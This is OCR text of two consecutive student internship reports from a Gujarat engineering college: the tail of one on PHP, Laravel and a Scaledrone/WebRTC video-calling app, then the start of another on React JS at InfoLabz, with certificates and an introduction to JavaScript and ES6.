
❖ **1 August 2023**

1. PHP arrays

- Array is similar type of elements, each element has two parts key and value.

Fig 2.4 Array In PHP

Fig 2.5 Arrays example



- Array creation=$mylist=array(10,20,30,40);

❖ **2 August 2023**

1. conditional statements and loops

- Comparison operators are used in combination with the if, else, and elseif keywords to build conditional statements that control the flow of a program.
- Selection statement: if, if…else,if…elseif.




Fig 2.6 Selection statement example

2.Loop Statement

- Loop in PHP is used to execute a statement or a block of statements, multiple times until and unless a specific condition is met. This helps the user to save both time and effort of writing the same code multiple times.
-
- for loop
- while loop
- do-while loop




Fig 2.7 Loop statement example

2.1.2 Week-2 Project and PHP Laravel

❖ **3 August 2023**

1. introduction to PHP mailer library

- PHP Mailer is a code library to send (transport) emails safely and easily via PHP code from a web server (MUA to the MSA server).
- Sending emails directly via PHP code requires a high-level familiarity to SMTP standard protocol and related issues and vulnerabilities about Email injection for spamming. PHP Mailer simplifies the process of sending emails and it is very easy to use.
- Create a PHP Mailer class object.
  $mail = PHPMailer()




Fig 2.8 PHP Mailer example

❖ **4 August 2023**

1. Video calling web application

- Video calling web application is where two-way or multipoint reception and transmission of audio and video signals by people in different locations for real-time communication.

- In this project we create simple video calling web page.

2. Front-end Development

- HTML & CSS is used to develop front-end side of web application.

Fig 2.9 HTML of website

```html
<!DOCTYPE html>
<html>
<head>
    <title>Video Calling Web App</title>
    <link rel="stylesheet" type="text/css" href="style.css">
    <script src='https://cdn.scaledrone.com/scaledrone.min.js'></script>
    <script type="text/javascript" src="script.js"></script>
</head>
<body>
    <div class="header">
        <h1 align="center">Video Calling Web App</h1>
    </div>

    <div class="content">
        <video class="from" id="localVideo" autoplay muted></video>
        <video class="to" id="remoteVideo" autoplay controls></video>
    </div>

    <div class="footer">
        <h1 align="center">@copyright</h1>
    </div>
</body>
</html>
```

Fig 2.10 CSS of website

```css
.header {
    height: 100px;
    border: 1px solid black;
    background-color: black;
}
h1 {
    color: white;
}
.footer {
    height: 80px;
    border: 1px solid black;
    background-color: black;
}
.content {
    height: 400px;
    border: 1px solid black;
}
.from {
    height: 250px;
    width: 250px;
    border: 1px solid black;
    margin-top: 100px;
    margin-left: 300px;
    border-radius: 20px;
    float: left;
}
.to {
    height: 250px;
    width: 250px;
    border: 1px solid black;
    margin-top: 100px;
    margin-left: 300px;
    border-radius: 20px;
    float: left;
}
```

❖ **7 August 2023**

1.Javascript of website

```
if (!location.hash) {
  location.hash = Math.floor(Math.random() * 0xFFFFFF).toString(16);
}
const roomHash = location.hash.substring(1);
const drone = new ScaleDrone('8iFajSULSQLorBFR');
const roomName = 'observable-' + roomHash;
const configuration = {
  iceServers: [{
    urls: 'stun:stun.l.google.com:19302'
  }]
};
let room;
let pc;
function onSuccess() {};
function onError(error) {
  console.error(error);
};
drone.on('open', error => {
  if (error) {
    return console.error(error);
  }
  room = drone.subscribe(roomName);
  room.on('open', error => {
    if (error) {
      onError(error);
    }
  });
  room.on('members', members => {
    console.log('MEMBERS', members);
    const isOfferer = members.length === 2;
    startWebRTC(isOfferer);
  });
});
function sendMessage(message) {
  drone.publish({
    room: roomName,
    message
  });
}
function startWebRTC(isOfferer) {
  pc = new RTCPeerConnection(configuration);
  pc.onicecandidate = event => {
    if (event.candidate) {
      sendMessage({'candidate': event.candidate});
    }
  };
  if (isOfferer) {
```

```
  pc.onnegotiationneeded = () => {
    pc.createOffer().then(localDescCreated).catch(onError);
  }
 }
 pc.onaddstream = event => {
  remoteVideo.srcObject = event.stream;
 };
 navigator.mediaDevices.getUserMedia({
  audio: true,
  video: true,
 }).then(stream => {
  localVideo.srcObject = stream;
  pc.addStream(stream);
 }, onError);
 room.on('data', (message, client) => {
  if (client.id === drone.clientId) {
   return;
  }
  if (message.sdp) {
   pc.setRemoteDescription(new RTCSessionDescription(message.sdp), () => {
    if (pc.remoteDescription.type === 'offer') {
     pc.createAnswer().then(localDescCreated).catch(onError);
    }
   }, onError);
  } else if (message.candidate) {
   pc.addIceCandidate(
    new RTCIceCandidate(message.candidate), onSuccess, onError
   );
  }
 });
}
function localDescCreated(desc) {
 pc.setLocalDescription(
  desc,
  () => sendMessage({'sdp': pc.localDescription}),
  onError
 );
}
```

❖ **8 August 2023**

1.Create a video channel for video calling web application

- Scaledrone is used to create video channel.
- Channel ID: 8iFajSULSQLorBFR




Fig 2.11 Scaledrone website

2.Hosting video calling web application

- Using Infinity Free website hosting platform, we host our video calling app.


❖ **9 August 2023**

1.Introduction to Laravel and download

- Laravel is a free and open-source PHP web framework, created by Taylor Otwell and intended for the development of web applications following the model–view–controller (MVC) architectural pattern and based on Symfony.
- Laravel aims to make the development process a pleasing one for the developer without sacrificing application functionality.
- Laravel Install: Laravel.com
- Install Command: composer create-project laravel/laravel example-app

Fig 2.12 laravel logo

Fig 2.13 Packagist website



❖ **10 August 2023**

1.Example of Laravel Framework.

```
if ($credential_no || $ssn || $passport_no || $birthdate) {
    $workersResults1 = Worker::select()
        ->when($credential_no, function ($query) use ($credential_no) {
            return $query->where('credential_no', $credential_no);
        })
        ->when($ssn, function ($query) use ($ssn) {
            return $query->orWhere('ssn', $ssn);
        })
        ->when($passport_no, function ($query) use ($passport_no) {
            return $query->orWhere('passport_no', $passport_no);
        })
        ->when($birthdate, function ($query) use ($birthdate, $gender) {
            return $query->orWhere(function ($query) use ($birthdate, $gender) {
                $query->whereDate('birthdate', $birthdate)
                    ->where('gender', $gender);
            });
        })
        ->get();
} else {
    $workersResults1 = collect([]);
}
```

Fig 2.14 Example of Laravel

Chapter 3 Project

- In My Internship, I learn PHP and Develop “Video Calling Web Application”.




Fig 3.1 Hosting files

- add a project files into the infinity free for hosting.
- Video calling web app is a web application by which a user can do a video call to other user from different location at any time




Fig 3.2 Hosting website

Fig 3.3 Prototype

- We used “Infinity free” web hosting platform to host our website.

Chapter 4 Conclusion

My internship in CreArt Solutions has been an excellent and rewarding experience. I can conclude that have been a lot I've learnt from my work in the internship. I am able to develop a dynamic web-based application using PHP and Laravel Framework. It is a amazing experience to host my own website on internet. This internship has enabled me to contribute meaningfully to PHP and has gives me a glimpse into the challenges and opportunities in my career. Working in Web Development using PHP language has increased my interested my interest in them.

References

[1] www.laravel.com

[2] www.W3School.com

[3] www.wikipedia.org

[4] www.udemy.com

[5] www.researchgate.net

Appendix

Scanned copies of your NOC Letter
Scanned Copies of Weekly report Annexure-I
Scanned copy of Annexure-II
Other scanned supporting documents etc.

INTERNSHIP AT INFOLABZ IT SERVICES PVT. LTD

AN INTERNSHIP

REPORT ON

DYNAMIC WEB PAGE DESIGNING USING REACT JS

Submitted by

PATEL NIKUNJ MUKESHBHAI

200390107033

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

Gujarat Technological University, Ahmedabad

August, 2023

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled Internship at **INFOLABZ IT SERVICES PVT. LTD** has been carried out by **Patel Nikunj Mukeshbhai** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineeri, 7th Semester of Gujarat Technological University, Ahmedabad during the academic year 2023-24.

Sign

Internal Guide

Sign

Prof. Akshay Kansara

Head of Department

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

CONFIRMATION LETTER

INFOLABZ IT SERVICES PVT. LTD.
WEB DEVELOPMENT | APP DEVELOPMENT | DATA SCIENCE | IOT

Date: 15-07-2023

Subject: Regarding Summer Internship at INFOLABZ IT SERVICES PVT. LTD.
Internship Domain: Dynamic Web Page Designing Using React

Dear Nikunj Maheshbhai Patel ,

In reference to your application we would like to congratulate you on being selected for internship with InfoLabz IT Services Pvt. Ltd. based at Ahmedabad. Your internship is scheduled to start from 27 July 2023 for a period of 15 days.

During this internship, the concentration will be on helping you understand logical concepts with their practicality and implementation to help you connect your classroom knowledge to industry standards. Your internship will include orientation and focus primarily on learning and developing new skills and gaining a deeper understanding of concepts through hands-on application of the knowledge.

We will be happy to guide you to learn new skills which are extremely helpful in professional standard.

Ms. Twinkle Shah
Internship Coordinator
InfoLabz, Ahmedabad

+91 8000000000
+91 8141236662
info@infolabz.in
www.infolabz.in
[illegible] Ahmedabad, Gujarat 380060

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

CERTIFICATE OF COMPLETION

INFOLABZ IT SERVICES PVT. LTD.

COMPLETION CERTIFICATE OF SUMMER INTERNSHIP

Date: 12-08-2023

Enrollment: 200390107033
Semester: 7th, Computer Engineering
Saffrony Institute Of Technology

To whom it may concern,

We are delighted to provide this certificate for the successful completion of the requirements and work performed during the two-week free internship (27 July 2023 to 10 August 2023) by Nikunj Mukeshbhai Patel .

In this internship tenure, we have covered the fundamentals of JS And ES6. We have also worked on the React framework along with API integration and developed an API-based React application.

We wish Nikunj Mukeshbhai Patel all the best for future endeavors.

Ms. Twinkle Shah
Internship Coordinator
InfoLabz, Ahmedabad

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info@infolabz.in
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S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at INFOLABZ IT SERVICES PVT. LTD** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad. I hereby warrant that the work I have presented does not breach any existing copyright acts.

Name of the Student Sign of Student

Patel Nikunj Mukeshbhai

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

COMPANY PROFILE

Established in 2016, incorporation with our parent IT company, INFOLABZ IT SERVICES PVT. LTD. has managed to make it's own position in IT Sector. We are involved in Web Development, App Development, Progressive Web Application Development, IOT solutions, Graphics & Designing, Digital Marketing, Domain & Hosting services, SMS services etc.

In the span of seven years we have managed to deliver all projects on time with utmost accuracy to our clients across the globe. We have dedicated teams of experienced and hard working developers. Our developers who are always willing to take new challenges and looking forward to learn new things, are heart of this company.

Our objective is to sustain with exponential growth in IT industry. Our mission is to deliver the best with top notch quality every quarter and our vision is to develop a product with one of its kind concept which could be used by millions of people.

ACKNOWLEDGMENT

I would like to express my sincere gratitude to Mr. Chintan Nagrecha, Director of Infolabz IT Services Pvt Ltd, and Ms. Zarna Shah, HR at Infolabz IT Services Pvt Ltd, for providing me with the opportunity to participate in the React JS internship program.

Their guidance and support throughout the internship have been invaluable. Mr. Nagrecha's expertise and vision in the field of IT services have been truly inspiring, and I have learned a great deal under his leadership. Ms. Shah's assistance in facilitating the internship and her dedication to creating a positive learning environment have been instrumental in making this experience productive and rewarding.

I am grateful for the chance to work with a company that values professional development and provides hands-on experience in a dynamic industry. This internship has not only enhanced my technical skills in React JS but has also given me insights into the practical aspects of the IT business.

Abstract

In this internship we are going to work on dynamic webpage designing. React is javascript web framework which is very popular and one of the most important part of full stack web development. Application Programming Interface (API) is one of the most important data source. In this internship we will going to work on some live APIs to create real time dynamic web page. In order to fetch some live data we will use some concepts of http (request - response mechanism) and ES6.

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WEEK 1 : 27 JULY 2023

INTRODUCTION TO JS

JavaScript is a light-weight object-oriented programming language which is used by several websites for scripting the webpages. It is an interpreted, full-fledged programming language that enables dynamic interactivity on websites when applied to an HTML document. It was introduced in the year 1995 for adding programs to the webpages in the Netscape Navigator browser. Since then, it has been adopted by all other graphical web browsers. With JavaScript, users can build modern web applications to interact directly without reloading the page every time. The traditional website uses js to provide several forms of interactivity and simplicity.

There are following features of JavaScript:

1. All popular web browsers support JavaScript as they provide built-in execution environments.
2. JavaScript follows the syntax and structure of the C programming language. Thus, it is a structured programming language.
3. JavaScript is a weakly typed language, where certain types are implicitly cast (depending on the operation).
4. JavaScript is an object-oriented programming language that uses prototypes rather than using classes for inheritance.
5. It is a light-weighted and interpreted language.
6. It is a case-sensitive language.
7. JavaScript is supportable in several operating systems including, Windows, macOS, etc.
8. It provides good control to the users over the web browsers.

INTRODUCTION TO ES6

ES6 or ECMAScript 2015 is the 6th version of the ECMAScript programming language. ECMAScript is the standardization of Javascript which was released in 2015 and subsequently renamed as ECMAScript 2015.

ES6 is a scripting language specification which is standardized by ECMAScript International. It is used by the applications to enable client-side scripting. This specification is

affected by programming languages like Self, Perl, Python, Java, etc. This specification governs some languages such as JavaScript, ActionScript, and Jscript. ECMAScript is generally used for client-side scripting, and it is also used for writing server applications and services by using Node.js.

ES6 make the code more modern and readable. By using ES6 features, we write less and do more, so the term 'Write less, do more' suits ES6. ES6 introduces many great features such as scope variable, arrow functions, template strings, class destructions, modules.

- Arrow Functions: Arrow functions provide a more concise syntax for defininganonymousfunctions.Theyalsocapturethesurroundingthisvalue, making it easier to work with in certain situations.
- Template Literals: Template literals allow for multiline strings and string interpolation,makingitsimplertoconcatenatevariablesandexpressionswithinstrings.
- Classes: ES6 introduced class syntax for creating constructor functions and prototypes,makingobject-orientedprogramminginJavaScriptmorefamiliarandconcise.
- Modules: ES6 introduced a standardized module system, allowing developerstoorganizetheircodeintoreusableandencapsulatedmodules.This helps in managing large codebases more effectively.
- Promises: Promises provide a cleaner way to handle asynchronous operationscomparedtocallbacks.Theysimplifychaininganderrorhandlingin asynchronous code.

OBJECTS

JavaScript is an object-based language. Everything is an object in JavaScript. An object is a collection of key-value pairs, where each key is a unique string (or symbol) that acts as an identifier, and each value can be of any data type, including other objects. Objects are a fundamental building block in JavaScript.

```
</head>
<body>
    <script>
        var mydata = {};
        document.write(mydata);
        document.write("<br>");
        var mydata1 = {"gujarat":"ahmedabad"};
        document.write(mydata1["gujarat"]);
        var mydata2 ={ "ahmedabad":100,"surat":150, "vadodara":75};
        document.write(mydata2["vadodara"] + "<br>");

        var mydata3={"ahmedabad":100 ,"surat":[150,200,1],"vadodara":75};
        //print 200
        document.write(mydata3["surat"][1]+"<br>");

        var mydata4={"ahmedabad":[{"date":"25 july 2023" ,"cases":210},
                                  {"date":"26 july 2023","cases":220},
                                  {"date":"27 july 2023","cases":230}],
                     "surat": [150,200,1],
                     "vadodara":75};
        //print 220
        document.write(mydata4["ahmedabad"][1]["cases"]);

    </script>
</body>
```

Output:

```
[object Object]
ahmedabad75
200
220
```


WEEK 1 : 28 JULY 2023

JS FUNCTIONS & ARROW FUNCTIONS

